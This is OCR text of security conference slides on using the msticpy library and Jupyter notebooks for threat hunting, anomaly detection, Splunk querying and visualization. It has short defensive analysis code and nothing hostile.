

```
suspicious_ips
  # Lookup IPs at VT
  .mp_pivot.run(IpAddress.ti.lookup_ip, column="IPAddress")
  # Filter on high severity
  .query("Severity == 'high'")
  # lookup whois info for IPs
  .mp_pivot.run(IpAddress.whois, column="Ioc", join="left")
  # display sample of intermediate results
  .mp_pivot.display(title="TI High Severity IPs", cols=["Ioc", "Provider", "Reference"], head=5)
  .mp_pivot.tee(var_name="ti_whois_df")
  # Query IPs that have login attempts
  .mp_pivot.run(IpAddress.AzureSentinel.list_aad_signins_for_ip, ip_address_list="Ioc")
  # Send the output of this to a plot
  .mp_plot.timeline(
      title="High Severity IPs with Logon attempts",
      source_columns=["UserPrincipalName", "IPAddress", "ResultType", "ClientAppUsed", "UserAgent",
      group_by="UserPrincipalName"
```

msticpy: Analysis (Security)

- Event Clustering
  - Classification of “process and logon events” on the host machine
- Time Series Analysis
  - Anomaly detection in time series data considering seasonal variations
- Outlier Identification
  - Outlier detection using decision trees
- Anomalous Session
  - Unusual pattern detection of rare event sequences with low likelihood
  - Use of the event’s command name, its parameter names and values

msticpy: Visualization

- Implemented with BokehJS
- Viz charts implemented in msticpy
  - Timeline,ProcessTree,Folium Map,Matrix Plot, Entity/Network Graph ,etc.



- Can create additional charts with MorphCharts

msticpy 201
Jupyter Notebook
and
(pros | cons)


DFIR デジタルフォレンジックとインシデントレスポンス ASIA PACIFIC

SANS

Benefits of Analyzing with Jupyter Notebook

- Reproducibility of data, it can output of intermediate results
- Easy combination/integration with external sources
- Easy use of ML/DL frameworks
- Extensive visualization library at your disposal
- Gain applied skills as a data scientist

Ideal Relationship between Jupyter Notebook and SIEM




msticpy's pros: Seasonal-Trend decomposition using LOESS

```
from msticpy.analysis.timeseries import timeseries_anomalies_stl
df_count = df_action[['date_clock','count']]
df_count = df_count.set_index('date_clock')
output = timeseries_anomalies_stl(df_count)
```

```
output[output.anomalies == 1]
```

[148] ✓ 0.0s


	date_clock	count	residual	trend	seasonal	weights	baseline	score	anomalies
94	2022-09-05 16	52	15	33	3	1	36	3.119998	1



Book: Covered in also "Machine Learning for Security Engineers Chapter 6 Anomaly Detection"

msticpy's pros: Consistent I/O

- Sending by Data Uploader function (Transfer)
  - Only Azure Sentinel and Splunk are supported as of Aug 2023
  - Can upload Data Frame, File, Folder



Enriching SIEM !
Visualization charts cannot be transferred.
However, similar Viz can be drawn in SIEM
from the transferred results.


```
from msticpy.data.uploaders.splunk_uploader import SplunkUploader
spup = SplunkUploader(username=USERNAME, host=HOST, password=PASSWORD)

spup.upload_df(data=DATAFRAME, table_name=TABLE_NAME, index_name=INDEX_NAME)
```

Jupyter & msticpy's pros: Data Validation

- Check the DataFrame result sequentially
  - Save for accidental overwriting by copy() func

```
splunk_prov.query_time
✓ 0.0s
```

- Value type conversion and strip null values
  - Easy to validate char codes
  - GUI for time ranges ☞



- Pre-confirming actual Queries via Query Provider by "print" option

```python
splunk_prov.SplunkGeneral.get_events_parameterized('print',
    index="botsv2",
    source="WinEventLog:Microsoft-Windows-Sysmon/Operational",
    timeformat='"%Y-%m-%d %H:%M:%S"',
    start="2017-08-25 00:00:00",
    end="2017-08-25 10:00:00"
)
```

Query to be searched

Python

```
' search index=botsv2 source=WinEventLog:Microsoft-Windows-Sysmon/Operational timeformat="%Y-%m-%
```

Jupyter's pros: Use of much ML/DL

- Only a few ML models have built-in msticpy
  - Event Clustering ☞ DBSCAN in scikit-learn
  - Time Series Analysis and Anomaries ☞ STL in statsmodels
  - Outlier Identification ☞ IsolationForest in scikit-learn
  - less parameter tuning is required since they are specialized for commonly used threat hunting applications
- Flexibility to use Python's rich ML/DL library

NLP

MeCab

GiNZA

ML

scikit learn

dmlc XGBoost

stumpy

StatsModels Statistics in Python

DL


PYTORCH

Keras

TensorFlow

Chainer

Jupyter's pros: Infinite Visualization




```
index=botsv2 sourcetype="suricata" src_port=* dest_port=* event_type=flow
timeformat="%Y-%m-%d %H:%M:%S"
earliest="2017-08-01 00:00:00"
latest="2017-09-01 10:00:00"
| stats count by flow.bytes_toclient flow.bytes_toserver
| table flow.bytes_toclient flow.bytes_toserver
```


These results may be truncated. This visualization is configured to display a maximum of 10000 results per series, and that limit has been reached. Learn More

These results may be truncated. This visualization is configured to display a maximum of 10000 results

Maximum number of data plots (by default)


Splunk	MS Sentinel	Jupyter
10,000	10,000	∞ (Infinity)

```
splunk_query = '''
search index=botsv2 sourcetype="suricata" src_port=* dest_port=* event_type=flow
timeformat="%Y-%m-%d %H:%M:%S"
earliest="2017-08-01 00:00:00"
latest="2017-09-01 10:00:00"
| stats count by flow.bytes_toclient flow.bytes_toserver
| table flow.bytes_toclient flow.bytes_toserver
'''
suricata_df = splunk_prov.exec_query(splunk_query,timeout=300)
print(len(suricata_df))
suricata_df.head()

# important type cast
suricata_df['flow.bytes_toclient'] = suricata_df['flow.bytes_toclient'].astype(int)
suricata_df['flow.bytes_toserver'] = suricata_df['flow.bytes_toserver'].astype(int)
suricata_df.plot.scatter(x='flow.bytes_toclient', y='flow.bytes_toserver')
```



[FYI] Change the upper limit in the dashboard options

- We can change the limit with the dashboard option "charting.data.count" in Splunk, but...



Jupyter's pros: Automation with papermill

papermill

- Python library
- Batch execution of Notebook files with different parameters
- Introduced in the "Put it into Operation" section at the end of msticpy's training materials

CUI

```
!papermill input.ipynb output.ipynb -p start_strtime "2017-08-25 00:00:00" -p end_strtime "2017-08-26 00:00:00"
✓ 13.0s

Input Notebook:  input.ipynb
Output Notebook: output.ipynb
Executing:   0%|                                          | 0/11 [00:00<?, ?cell/s]Executing notebook with kernel: pyt
Executing: 100%|                                          | 11/11 [00:11<00:00,  1.07s/cell]
```

Parameters are overwritten in the output notebook

